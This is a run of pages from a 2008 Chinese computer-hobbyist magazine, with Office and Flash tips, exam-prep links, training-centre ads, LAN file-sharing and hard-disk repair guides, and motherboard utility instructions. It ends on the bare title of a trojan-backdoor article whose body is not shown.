- 在汇款单附言栏注明2008普及版杂志,同时留下电子邮件地址、联系电话,杀毒软件序列号将通过电子邮件发送。
- 自汇款之日起计算,7个工作日内拨打010-68258784/68259457查询汇款,请核对汇款人地址、姓名、邮编是否准确,如有错误,请及时拨打010-68258784进行更改。
- 本活动仅限于在杂志社邮购的读者,邮局订阅等其他渠道不属此列。

汇款地址:北京市123信箱 收款人:电脑爱好者杂志社  
定价:81.6元 邮编:100036  
活动咨询电话:010-68258784 (周一至周五,9:00-18:00)  
E-mail: youyou@cfan.com.cn  
在线订购网址: <http://shop.cfan.com.cn>  
杂志社现场订阅地址:北京市海淀区万寿路翠明庄16号3号楼4层



在PPT中从头到尾更改文稿中的字体很麻烦。进入“格式”菜单上的“替换字体”命令，选择字体后即可统一替换字体。

# 轻松实现文件“套打”

Tag 套打、图片 Office 技巧 软件

内蒙古/李肇春

我从事计算机工作多年，经常遇到同事求教如何在各种文件、表格、票据中实现精确套打（例如在各种“红头文件”中套打文字、在人事表格中套打照片、打印票据等等），经过多次试验，我总结出一个窍门，可以在Word、Excel、WPS等办公软件中轻松实现准确套打。

准备好以下工具后就可以应付绝大多数的套打工作了：

·打印机一台。激光的最好，喷墨的次之，如果是针式打印机建议使用平推式票据打印机。

·图像输入设备。最好是扫描仪，如果没有用数码相机也可以。什么？以上设备都没有？没关系，视频聊天用的摄像头、能拍照的手机也能凑合（像素最好是100万以上），不过后期处理麻烦一点，需要一点技术。

开始在一张票据上套打文字吧。

**第1步**，把要套打的票据扫描到计算机中。如果使用数码相机、摄像头、手机拍照要注意摆正，避免拍摄的图像变形。并且尽量不拍票据以外的东西，减少后期处理工作。

**第2步**，利用尺子量出票据的长、宽尺寸。如果是A4、B5等标准纸可略过此步骤（标准纸张的尺寸在“页面设置”中可以看到）。

**第3步**，在Word 2003中创建一个空白新文件，利用“页面设置”选择相应的纸张，如果票据不是标准纸张，可以在“页面设置”的“纸张”中选择“自定义尺寸”，输入刚才测量到的票据尺寸，注意长宽不要弄混。

**第4步**，扫描出的票据会有多余的边角，利用Photoshop等把边角抹掉，大小设置得与量出的票据大小相等。

**第5步**，在Word中进入“格式→背景→填充效果→图片→选择图片”，把已调好大小的票据图片做成背景。

**第6步**，在Word中需要套打的位置直接输入文字或放置图片。输入文字时可以考虑使用文本框以便调整文字的位置。如果是WPS可以利用“单行文字”工具。

**第7步**，再进入“格式→背景→无填充颜色”，去掉背景图片；也就是扫描的票据。很容易理解，因为用来打印的纸张本身就是票据，原来当背景是为了精确对齐呀！

**第8步**，打印。在正式打印前可利用废纸的背面试打一张看看效果。另外需要注意进纸方向，不要打到纸张的背面哦。

## 小提示

如果不会使调整图片大小也没有关系，可以在定义好纸张大小后插入图片，并把图片拉伸到和纸张大小一致，图片层次调整到文字下方，输入文字。文字输入完毕后把图片删除即可，不过这样套打的精度略低一些。 [YY36]



# 北京ITET培训中心

Beijing Information Technology Enhanced Training Center

教育部教育管理信息中心


全国高级信息技术人才培训基地

www.itet.cn/www.itet.org.cn

教育部教育管理信息中心高级信息技术人才北京培训基地（简称：ITET北京培训基地）由北京ITET培训中心承办，是教委唯一直属的高级IT职业教育认证机构和全国“高级信息技术人才认证培训（ITET）”项目在北京设立的首家示范性培训基地。拥有良好的软、硬件环境，实力雄厚的讲师队伍，经验丰富的管理团队，2007年被评为全国大学生心目中最具影响力的培训机构之一。

入学即签订就业合同，免费安置就业，上岗为止，颁发教育部ITET工程师/设计师证书。

## 培训基地/教学剪影



首都高薪就业与发展的梦想！  
证：八大家人才输送合作单位，  
国家权威认证，  
学历+技能成就

## ITET八大工程师/设计师

### 招生对象：

大专及以上学历（高中、中专生可先报预科班）

### 五大重点专业：

软件工程师 网站设计师  
平面设计师 网络安全工程师  
三维动画师

### 其它三个专业：

网络工程师 影视动画师  
数码影像师

## 2008年大学生就业实训班

### 招生对象：

大中专院校计算机对口专业，经过面试、考试合格的学生。

### 专业设置：

影视动画师、网站开发工程师。

## IT改变生活 ET改变人生

咨询热线：(010) 62115717 62115107 62112207 62128801


咨询QQ：200824781 200824786 200824736

网址：www.itet.cn/www.itet.org.cn

地址：北京中关村南大街12号中国农业科学院百欣科技楼二层



在Word中,按下“Shift”键,再打开“文件”菜单,“保存”命令变为“全部保存”,“关闭”命令变为“全部关闭”,单击即可。



# 巧妙删除Word空白页

Tag 空白页、分节符、表格 Word 技巧 软件

河北/李凤花

**小菜:** 高手救命啊!我用Word 2003做简历,后面多出一页空白页,怎么也删不掉!如果我自己打印,设置页码范围不包括最后一页还行,但是我需要发邮件,十分着急,盼回复!


## 分节符引起:

**潇潇:** 估计你的文档里有分节,如果要取消分节,删除分节符即可。分节符是不可打印字符,默认情况下在文档中不显示。先进入工具栏“视图→普通”(或者直接在Word的左下角调整到“普通视图”状态),分页符就出现了,在段落标记和分节符之间单击,按Delete键删除分节符,并使分节符前后的两节合并为一节。不过如果空白页的上面一页是横向的话,删过分节符之后需要再重新设一下页面方向。

## 表格引起:


**爱米99:** 空白页是在表格后面吧,因为表格刚好到下边界,而表格后面有个无法删除的段落符号,所以就多出了一页。你可以进入“文件→页面设置”,调整一下页边距(见图1)。

**我爱简单:** 把光标移到最后一页,进入“格式→段落”,设置行距为1(见图2)。这行无法删除,只能将行距尽可能缩小来减少行空白的显示。



**点评:** 不同原因造成的空白页要用不同的方法,多来高手云集的爱好者网站论坛(bbs.cfan.com.cn)提问吧!人多力量大,多问、多思、多试,问题一定能解决。 **CF** [YY37]

**米奇:** 那一行属于文字行标记,任意新建一个空白文档就已经自己存在了,插入的表格在空行前面,既然无法删除行,就让表格换到行后面去呗。用鼠标点住表格左上角的十字符号将表格往下拖一行,表格跑到结尾,空行就有机会删除了。



# 两招校验Excel数据

Tag 数据校验、语音校验、数据有效性 Excel 技巧 软件


山东/牟晓东

不少人经常用电子表格Excel来录入大量数据,比如学生的各科成绩、职工的工资等,这种枯燥的录入以及数据检验工作非常容易出错。不能使用一些技巧呢?

## 耳眼并用的“语音校验法”

首先单击“工具→语音”菜单,选择其中的“显示‘文本到语音’工具栏”项,Excel 2003就会出现一个“文本到语音”工具栏。这时你在单元格中输入一些数据后回车试试,是不是Excel把它读了出来?不过它只能读数字和英文,好像不认识汉字。别急,打开你的“控制面板”,双击其中的“语音”项,将“语音选择”项中系统默认的“Microsoft Sam”更改


为“Microsoft Simplified Chinese”(微软简体中文),确定(见图1)。再回到Excel中输入数据并回车试试,是不是连汉字也读出来了?



## 设置“数据有效性”

“语音校验法”要求输入者时刻都要注意力集中,如果输入有误并且也没听清的话,还是一样会出错。如果你要输入的数据非常有规律的话,比如学生的评定成绩都在一个固定的范围内(1~10分),就可以试一下设

置“数据有效性”,它能够把“非法”的超范围数据醒目地标示出来。首先用鼠标拖动选中待检验的数据,单击“数据→有效性”菜单,在对话框的“设置”选项卡中将“允许”设置为“整数”,“数据”项为默认的“介于”,在下面的“最小值”和“最大值”中分别输入合法数值的范围(0和10),确定。回到Excel窗口中右键单击工具栏空白处并从弹出的快捷菜单中选择“公式审核”,接着单击其中的“圈释无效数据”(见图2)。看到了吗?Excel马上就把那些不在合法数据范围内的非法数据给用大红圈给圈了出来,你只需双击这些醒目的红圈单元格就可以修改了。 **CF** [YY38]







# 用Flash MX 2004制作飞舞的螺旋动画

Tag Flash MX 2004、螺旋、动画、Action

课件 技巧

重庆/谭群芳

## 本文可以学到

- 1 Action操作的应用
- 2 补间动画的创建
- 3 各种类型帧的插入

## 本文适用于

- 1 弹簧振子
- 2 匀速圆周运动

## 本文相关小知识


### Flash中帧的分类

帧是进行Flash动画的基本单位,一个Flash动画是由N个帧组成的,在时间轴上按“F5”键即可插入帧,空白关键帧是没有内容的关键帧,按“F7”键来插入,关键帧就是用来定义动画变化的帧,比如先上后下,那最高点即为关键帧,关键帧是通过在时间轴上按“F6”键来插入的。关键帧显示为实心圆点,空白关键帧为空心圆点,普通帧为灰色小方格。只有在关键帧和空白关键帧上才可添加动作脚本,在普通帧上则不能。

在物理教学中我们经常讲到弹簧振子以及匀速圆周运动,其实匀速圆周运动的课件制作还比较简单,而对弹簧振子的制作就非常困难。如果用真实的弹簧振子能有效表示弹簧的特性,但经过阻力的综合因素后,弹簧振子并不会一直振动下去,所以并不能精确地得出物理数据。今天我们就来制作一个螺旋动画,不管是弹簧振子和匀速圆周运动其实都和螺旋运行有关,下面来看看螺旋动画的具体制作方法。

### 源程序下载地址


<http://work.newhua.com/cfan/200807/2008jyx.rar>



## 制作步骤

### 第1步:新建Flash文档

打开Flash MX 2004新建Flash文档,按“Ctrl+N”组合键打开“文档属性”面板,设置“文档尺寸”为“400×400”(见图1)像素,“背景色”为“黑色”,“帧频”为“25fps”,其他选项保持默认不变。文档制作好了,现在按“Ctrl+F8”键打开“创建新元件”对话框,输入名称为“直线”(见图2),并选择“行为”为“图形”,点击确定即可建立图形元件进行编辑。



### 第2步:建元件画竖线

点击工具箱面板中的“线条工具”按钮,按“Ctrl+F3”打开其“属性”面板进行设置,设笔触高度为“3”个像素,笔触样式为“点状线”,颜色为“白色”,再在场景中画条100像素的竖线即可。返回主场景,按“Ctrl+F8”键打开“创建新元件”对话框,输入名称为“旋转直线”,并选择“行为”为“影片剪辑”,然后确定编辑元件。

### 第3步:创建补间动画

在“旋转直线”元件里选择第1帧,按“Ctrl+L”打开“库”面板,在库里将“直线”元件拖曳到“旋转直线”影片剪辑场景中,让竖线的底端与舞台中心重合。在“旋转直线”影片剪辑元件的时间轴里选中第100帧,按下“F6”键插入关键帧(按F5是插入帧),然后选中舞台中的竖线,点击“修改→变形→顺时针旋转90°”进行操作,然后将直线拖到舞台中心点的左下方。选中直线,按“Ctrl+F3”组合键打开“属性”面板,在“颜色样式”下拉列表中选择“Alpha”,将其数值设为“0”。右击时间轴第1帧,选择“创建补间动画”即可创建移动的渐变动画。

在第101帧处按“F7”键插入空白关键帧,选中第101帧并按“F9”键打开“动作”面板,输入“removeMovieClip(\_target);”语句(不包括引号)。然后在第200帧处按“F5”键插入帧(将时间轴扩展到第200帧位置)。

### 第4步:设置Action操作

返回主场景,在时间轴左下右击图层1,重新命名为“动画”。新建一图层并命名为“Action”,再选择“动画”图层第1帧,将库里的“旋转直线”影片剪辑元件拖入场景里,并在属性面板里设置实例名称为“line”,然后在第3帧处按下“F5”插入帧扩展时间轴。

选择“Action”图层的第1帧,按“F9”键打开“动作”面板输入如下代码(//后文字为程序说明):

```
i = 2;
setProperty("/line", _visible, false); //设置“line”影片剪辑为不可见
在“Action”图层的第2帧处按下F6插入一个关键帧,并在“动作”面板中输入下面的代码:
duplicateMovieClip("/line", "line" + i, i); //复制“line”影片剪辑
setProperty("line" + i, _rotation, i*10); //设置影片剪辑的旋转
角度为“i*10”
```

```
i = Number(i)+1;
```

在“Action”图层的第3帧处按下“F6”键插入一关键帧,并在“动作”面板中输入“gotoAndPlay(2);”语句,按“Ctrl+Enter”即可测试影片。CF [Y39]



2008年4月的全国计算机等级考试到了, 为帮助大家能顺利通过考试, 小编也加加班, 在网上找了很多好资料, 以实际行动来祝愿大家顺利通过考试!

## NCRE试卷大模拟

2008年计算机等级考试二级VB模拟试题  
<http://www.exam8.com/computer/djks/dj2/VB/moni/200803/85361.html>

2008年计算机等级考试二级C语言模拟试题  
<http://www.exam8.com/computer/djks/dj2/C/moni/200803/85360.html>

2008年计算机等级考试二级VFP模拟试题  
<http://www.exam8.com/computer/djks/dj2/VF/moni/200803/85358.html>

2008年计算机等级考试三级网络模拟试题 (3)

<http://www.exam8.com/computer/djks/dj3/wangluo/moni/200803/84906.html>

2008年计算机等级考试三级网络模拟试题 (2)  
<http://www.exam8.com/computer/djks/dj3/wangluo/moni/200803/84905.html>

2008年计算机等级考试三级网络模拟试题 (1)  
<http://www.exam8.com/computer/djks/dj3/wangluo/moni/200803/84904.html>

2008年计算机等级考试二级Access模拟试题  
<http://www.exam8.com/computer/djks/dj2/Access/moni/200803/84883.html>

## 上机模拟常用软件系列

全自动化TC 2.0安装包  
下载地址: <http://www.ncrcn.com/free/tc2.exe>

一级MS-OFFICE  
下载地址: <http://www.ncrcn.com/free/free1ms.exe>

一级B  
下载地址: <http://www.ncrcn.com/free/free1b.exe>

二级C语言  
下载地址: <http://www.ncrcn.com/free/free2c.exe>

二级VB  
下载地址: <http://www.ncrcn.com/free/free2vb.exe>

二级VFP  
下载地址: <http://www.ncrcn.com/free/free2vfp.exe>

二级Access  
下载地址: <http://www.ncrcn.com/free/free2a.exe>

二级C++  
下载地址: <http://www.ncrcn.com/free/free2cplus.exe>

二级JAVA  
下载地址: <http://www.ncrcn.com/free/free2java.exe>

三级网络  
下载地址: <http://www.ncrcn.com/free/free3c.exe>

三级信息管理  
下载地址: <http://www.ncrcn.com/free/free3c.exe>

三级数据库  
下载地址: <http://www.ncrcn.com/free/free3c.exe>

三级PC技术  
下载地址: <http://www.ncrcn.com/free/3pc.exe>

四级  
下载地址: <http://www.ncrcn.com/free/free4.exe>

## 上机模拟最新软件

计算机等级考试训练模拟软件(一级MS Office) V2.12  
<http://www.skycn.com/soft/17156.html>

计算机等级考试训练模拟软件(一级B) V2.12  
<http://www.skycn.com/soft/17938.html>

全国计算机等级考试超级模拟软件 (二级VB)  
<http://www.skycn.com/soft/40732.html>

计算机等级考试训练模拟软件(二级VB) V1.12  
<http://www.skycn.com/soft/17165.html>

计算机等级考试训练模拟软件(二级C) V1.12  
<http://www.skycn.com/soft/17182.html>

全国计算机等级考试训练模拟软件(二级Access) V1.02  
<http://www.skycn.com/soft/37681.html>

全国计算机等级考试训练模拟软件(二级Java) V1.02  
<http://www.skycn.com/soft/37685.html>

全国计算机等级考试训练模拟软件(二级C++) V1.02  
<http://www.skycn.com/soft/37686.html>

全国计算机等级考试超级模拟软件 (二级VF)  
<http://www.skycn.com/soft/40730.html>

全国计算机等级考试超级模拟软件 (三级VC++)  
<http://www.skycn.com/soft/40733.html>

计算机等级考试训练模拟软件(三级数据库技术) V1.04  
<http://www.skycn.com/soft/25068.html>

计算机等级考试训练模拟软件(三级信息管理技术) V1.08  
<http://www.skycn.com/soft/18066.html>

计算机等级考试训练模拟软件(三级网络技术) V1.08  
<http://www.skycn.com/soft/22271.html>

## 考试培训



推荐机构: 北京ITET培训中心  
官方网址: [www.itet.cn](http://www.itet.cn)  
联系电话: 010-62115717

**赵云:** 我有意到培训中心学习, 培训中心各方面条件都符合。想咨询下网络安全工程师和网络工程师有何区别? 实际学费各是多少? 什么时候开设课程? 7月份我大专毕业, 能不能在7月份上网络课培训班?

**陈老师:** 网络工程师主要学习网络的架构路由调试及实施故障排除等硬件为主的工作, 网络安全工程师在网络工程师的基础上继续学习网络安全、防火墙防黑反黑等技术。网工的学费是15000元, 网安的学费是18000元, 我们每月都会有新班开课的, 在七月也是有新班, 欢迎随时来学习。

**石继:** 我在大学里学的是科学技术和应用, 已经工作三年了, 但工作内容和我的大学专业有所偏离。现在, 我看了网络工程师、网站设计师、平面设计师和软件工程师这四个方面, 但无法决定学习哪一个, 能不能烦请帮我参考以下!

**陈老师:** 这几个专业是在不同领域的。首先网工是硬件方向的, 今后的工作也会实际操作硬件的多; 而平面或是网站是软件操作方向的。平面和网站都是设计类的课程, 平面是纯设计类的, 网站的话是形象思维和逻辑思维相结合的, 就是既有设计又有网络编程的。

**何启平:** 你们的软件工程师只有JAVA方向吗? 有没有基于C/C++方向的? 计算机基础的入学考试中, 主要考试哪些知识? 难吗? 如果学习软件工程师的话, 学费加上其他的住宿、书本费大概要多少? 学习时间是多久? 学习结束后, 能够得到哪些证书? 能否保证就业, 薪水范围是多少?

**陈老师:** 第一、我们软件只有JAVA方向, 课程是基于市场用人需求量的多少来安排课程的。第二、入学



右击“我的电脑”，选择“映射网络驱动器”，在文件夹上输入对方共享的地址，点击完成即可映射成功。

考试中主要考智力逻辑思维和英语等方面。第三、不算上吃饭的费用，包括住宿在内一共需要22000元左右。第四、学期是全脱产学习8个月。第五、学习结束后，可以参加ITET全国统考，考试合格后直接由教育部教育管理信息中心颁发ITET八大工程师认证。第六、只要符合我们的入学条件，就会签就业协议。第六、就业薪水会根据你的实际学习掌握技能的情况而定，我们不会做不负责任的承诺。

**王斌波：**我想报考网络工程师，不读双证班，只读普通的就可以了。学费（15000元）+9个月的住宿费（2520元）共17520，我想问下除了生活费，其他必须要交的费用是多少？

**陈老师：**其他费用是教材资料一共是520元，住宿押金是100元。

**黄永宗：**我想学习影视动画专业，可是没有美术功底，英语方面也很薄弱，但自己对本专业非常爱好，以前也接触过一段时间类似这方面的知识。以前使用过AfterEffectst和PremierePro作过视频光盘，请问我这样是否适合学习影视动画专业，我专科自考还有一年才能毕业，能否直接报考本科班？

**陈老师：**可以参加影视的培训，没有美术基础没有关系，入学后有美术课。学习中涉及到的英语单词，我们会给你发相关的辅导资料。你自考专科毕业后，可以在我们学校继续报本科（北京科技大学）。

## 考试资讯

### 全国计算机等级考试 (NCRE)

上半年笔试时间调整为4月第二个星期六上午，即2008年4月12日上午，请大家注意考试时间。上机考试为4月12日下午开考，在五天内（至周三）完成所有上机考试。

### 2008软考即将开考

2008年上半年计算机技术与软件专业技术资格（水平）考试将于2008年5月24和25日开考，请大家加紧复习，祝大家都能取得好成绩。【CF】[Y40]

# 不能上网 如何互传文件

Tag 断网、传输、DC++ 学校 网络

■北京/杨斌

今天你没交网费，被学校停网了，也就是今天你想从同学电脑里拷点电影或软件，怎么办？没法用QQ传呀，其实我们也是有办法可以解决问题的。

## 环境一：不能上网，但寝室有路由器或交换机

我们可以设置网络共享来解决，先将两台电脑设在同一个网段，如双击右下角的网络图标，点击“属性”进入“本地连接属性”窗口，双击“Internet协议（TCP/IP）”分别设置两台电脑的IP地址为“192.168.1.2”和“192.168.1.3”，将子网掩码均设为“255.255.255.0”，网关设为“192.168.1.1”，确定即可。

打开“资源管理器”，点击“工具→文件夹选项”，将“查看”标签卡里的“使用简单文件共享”去除勾选，在要设置共享的文件夹里点击右键并选择“属性”，在属性窗口的“共享”标签卡里选择“共享此文件夹”即可。

在网上邻居里就能直接找到他的共享，也能运行“\\192.168.1.2”来进行访问。


## 环境二：通过学校的服务器连接，寝室无交换设备

我们可以用DC++办到。它是一个开放源代码的P2P客户端软件。如果学校给我分的IP是“10.128.9.252”，子网掩码是“255.255.0.0”，网关是“10.128.0.1”。而给我同学分的IP地址是“10.128.10”。

现在先让同学运行DC++软件来建立服务器（见图）。点击“File（文件）→Setting（选项）”，在“General”（常规）标签的“Nick”（昵称）项里填上服务器昵称上，如“school233”。在“Connection Settings”（连接设置）标签里选择模式，一般选择“Direct Connnetion”（直接连接）即可，若用了防火墙等就得使用“Firewall Passive”（防火墙被动模式）。进入

“Sharing”（共享）标签卡，点击“Add folder”添加共享目录，即可设置完成。选择已共享目录，点击“Remove”（删除）即可删除共享。

我也运行DC++软件，在窗口右边可以看到服务器里的所有用户，双击用户名“school233”即可看到他共享的文件列表，双击要下载的文件即可开始下载，并且能支持断点续传，传输速度比QQ还快呢：)



## 疑难解答

**Q：已经停止下载了，为什么过会自动开始下载？**

**A：**DC++会不断地去尝试下载，要想真正地停止下载，只能按“Ctrl+D”打开“下载队列”，在“下载队列”里进行删除或修改。

**Q：怎样才能知道别人正在下我共享的文件？**

**A：**在软件最下方有显示，“下载”显示我自任下载人的文件，“上下载”就能看到别人正在下我的文件。

【CF】[Y41]



# Victoria会武术,硬盘坏道挡不住

Tag 硬盘、修复 Victoria 实例 硬件

四川/李学昌

## 本文可以学到

- 1 屏蔽硬盘坏道的方法
- 2 检查硬盘使用时间的小技巧

一旦硬盘出现严重故障,就无法借此启动系统,修复也就无从谈起。为此,很多软件都采用了所谓的离线修复方式,即通过软盘、光盘、优盘等可移动介质引导电脑(此时电脑的启动与硬盘好坏无关,此即离线的本质含义)再运行修复软件,一般都离不开DOS环境,对没经过DOS年代洗礼的朋友而言,操作难度可想而知。下面就为大家介绍一款运行于Windows窗口的硬盘检测、修复软件Victoria。

### 软件小档案: Victoria 4.3汉化版

文件大小: 0.5MB

软件性质: 免费软件


下载地址: <http://work.newhua.com/cfan/200807/victoria.rar>

快车代码: CF0807CMYJ01

下载后解压并双击其中的victoria43cn.exe即可运行。下面,我们将重点说明它在屏蔽坏道和对硬盘进行常规检测上的作用。

## 查看硬盘的使用时间

在二手市场淘笔记本电脑时,如何了解硬盘的相关情况呢? Victoria是你最好的帮手。




### 实例一: 辅助硬盘坏道屏蔽

**第1步:** 将疑有损坏的硬盘以从盘的方式连接到能正常运行Windows系统的电脑上。要注意的是,如果硬盘损坏比较严重,可能会影响电脑的正常启动,所以要在BIOS中将坏硬盘的属性设置为禁用。


**第2步:** 启动电脑并运行victoria。点击“标准”标签,然后在右上角区域选择编号为1的硬盘,它就是疑有损坏的硬盘。此时,在左边观察到该硬盘的相关信息,比如型号、固件版本等(见图1)。

**第3步:** 单击“测试”切换到该选项面板之下(见图2),单击“开始”即可对硬盘进行扫描。扫描结果将显示在左边的窗口中,如果图块为蓝色且其上标有符号x,则表示此处有坏道。

**第4步:** 将鼠标指向有坏道之处,会显示出该区块所在的起始和终止扇区。比如:本例中显示为“1486848—1487103”,将这两个数字分别乘以512得“761266176—761396736”,表示在整个硬盘空间的“76.1266176MB—76.1396736MB”处有坏道。同理,依次找到并计算出其



▲可观察到硬盘的容量、二级缓存等有用信息。还可检测到是否启用了SMART。能否支持LBA等可由用户进行设置的动态特性。这些动态特性也可在victoria中进行修改。



他坏道在硬盘中的位置。

**第5步:** 如果坏道所在位置比较集中,如在100MB~1.3GB之内,且其间有很多坏道,那么,可屏蔽50MB~1.4GB之间的硬盘空间。如果位置比较分散,比如在3GB~7GB、56GB~100GB两个范围都有密集坏道,可考虑屏蔽2GB~8GB、55GB~101GB两块区域。

**第6步:** 现在可用Partition Magic或其他分区管理工具来完成。下面以3GB~7GB、56GB~100GB两个范围都有密集坏道为例进行说明。首先,将2GB~8GB、55GB~101GB分别创建为主分区或逻辑分区,接着,为这两分区设置隐藏属性,其余可用分区任意设置即可。或者,只在0GB~1GB、7.9GB~54GB、100GB~最大值这些区域里创建分区,这样,有坏道的分区也能得到有效的屏蔽。

CF [YY42]

**第1步:** 在笔记本电脑上运行Victoria,选编号为0的硬盘。

**第2步:** 单击“SMART”切换到该选项面板。接着单击“获取SMART”,很多信息即可显示出来(见图)。其中“加电累计时间”可表示出硬盘一共工作了多少小时;“磁头断电/回位次数”表示硬盘共受了多少将因断电等造成的冲击……。

有了这一工具,相信大家会对硬盘会有更加深入的了解。



主板厂商的免费随“板”软件

## 恢复、超频、还原“智能”完成


Tag 主板、随机软件 智能主板、七彩虹 C.M780G X5 实例 硬件

如果你用过七彩虹的主板,应该会记得“Colorful Netlive 2.0”这套程序。它能保护你的数据不被破坏,还能还原数据,甚至进行超频等操作,对于初学者来说,它还是非常实用的。

“Colorful Netlive 2.0”可以在随主板附赠的驱动盘中找到并安装。安装好软件,按下Ctrl+Alt+R键,系统托盘就会出现程序图标了,左击该图标,从菜单中选择不同的操作项。


## “一键还原”快速恢复

选择“一键还原→设置参数”项,输入默认密码Colorful后,可以对恢复项进行设置。可以选择要恢复的分区,恢复的方式,对于很多菜鸟来说,选择“F9还原”即可。然后再次右击系统托盘图标,选择“一键还原→保存数据”,将数据备份下来。以后需要恢复时,只要选择“一键还原→恢复数据”项即可(见图1)。



## “智能超频”快速超频

如果主板程序已经为你提供了超频选项,而且非常简单,那么几乎人人都能玩超频。选择“智能超频”。在弹出窗口中通过调整“时钟设定”,可以对CPU进行超频(见图2)。




## 快速“智能升级”驱动

每次一更新驱动,系统性能都能大幅度提升。可是对于菜鸟来说,根本搞不定,怎么办?其实升级驱动也可以“智能”的。你可以不停地选择“智能升级”,只要有新版本的驱动,就会自动下载并更新的。对于菜鸟的电脑,最好设置为自动更新:只要左击系统托盘软件图标,选择“设置选项”,在弹出窗口左侧点击“升级设置”,然后将“每隔1天进行一次在线升级检测”处填上7天,这样既能保证使用最新的驱动,又不至于因为过于频繁的升级占用系统资源。

## 小提示

★左击系统托盘图标,选择“PC监控”,可以看到当前电脑的硬件信息,“PC状态”标签下可以查看到当前CPU的频率、温度、电压等等(见图3)。



▲将鼠标悬停在系统托盘图标上,也可以显示当前信息

★七彩虹的智能主板,还提供了网络监控功能,可以实现远程关机、远程重启、远程保存、统一时间、计划任务、文件传输等功能。非常适合网络及学校等环境下使用。CF [YY43]

## 脱离系统,也能恢复

除了上面介绍的,在Windows下恢复外,需要恢复数据时,可能是因为已经无法进入系统,遇到这个问题,我们也可以通过软件提供的底层恢复来修复系统。

**第1步:**进入BIOS,选择“O.O Clock”(频率电压)项,将其中的“Colorful NetLive Control”(网卡ROM控制)设置为“Enabled”(启用)。

**第2步:**如果是第一次运行软件,点击“安装”按钮,安装好驱动(见图4)。

**第3步:**点击选择要保护的分区,以及恢复方式,对于菜鸟来说,建议选择“保护C盘”,“F9恢复无密码”及“自动恢复有提示”即可(见图5)。以后只要电脑自检,系统启动之前按下F9就可以恢复了。如果需要修改设置,只要在前面提到的时间里,将F9键换为Home键就可以了。


## 小提示

如果你已经按照上面的方法在系统里设置过,那么可以直接按F9键,恢复系统了。

## 智能主板

## 七彩虹

④



## 智能主板

## 七彩虹

⑤







# 剖析 黑客的木马后门

## 网络安全工程师必备技能

Tag:远程操控、Cmd Shell、双关联木马、实例、故障排除、网络

■ 河北科技大学(郝惠君)

